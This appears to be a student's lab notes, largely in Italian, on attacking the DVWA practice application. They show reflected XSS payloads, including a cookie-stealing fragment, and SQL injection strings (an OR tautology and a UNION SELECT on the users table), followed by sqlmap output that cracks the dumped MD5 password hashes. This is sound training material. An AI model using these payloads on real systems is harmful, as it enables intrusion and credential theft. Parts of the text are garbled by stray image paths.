Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>alert('ciao')</script> Submit

Hello

What's your name?

<i>ciao Submit


Hello *ciao*

What's your name?

ərt(document.cookie)</script> Submit

Hello

Sql Injection, difficoltà low:



Input:

1’ OR ‘a’ = ‘a’ #

In questo modo estraggo tutti i record invece che solo il primo

```
ID: 1' OR 'a' = 'a'#
First name: admin
Surname: admin

ID: 1' OR 'a' = 'a'#
First name: Gordon
Surname: Brown

ID: 1' OR 'a' = 'a'#
First name: Hack
Surname: Me

ID: 1' OR 'a' = 'a'#
First name: Pablo
Surname: Picasso

ID: 1' OR 'a' = 'a'#
First name: Bob
Surname: Smith
```

1' UNION SELECT user_id, password FROM users #


Cosi estraggo invece user id e password di tutti gli utenti

```
ID: 1' UNION SELECT user_id, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user_id, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user_id, password FROM users #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user_id, password FROM users #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user_id, password FROM users #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user_id, password FROM users #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Ho estratto username e password

Con sqlmap:

Comando in input



Pass cracking

Evidentemente fa in automatico il password cracking

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:39:03] [INFO] using hash method 'md5_generic_passwd'
[06:39:03] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:39:03] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:39:03] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:39:03] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
```

Tabella user:

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob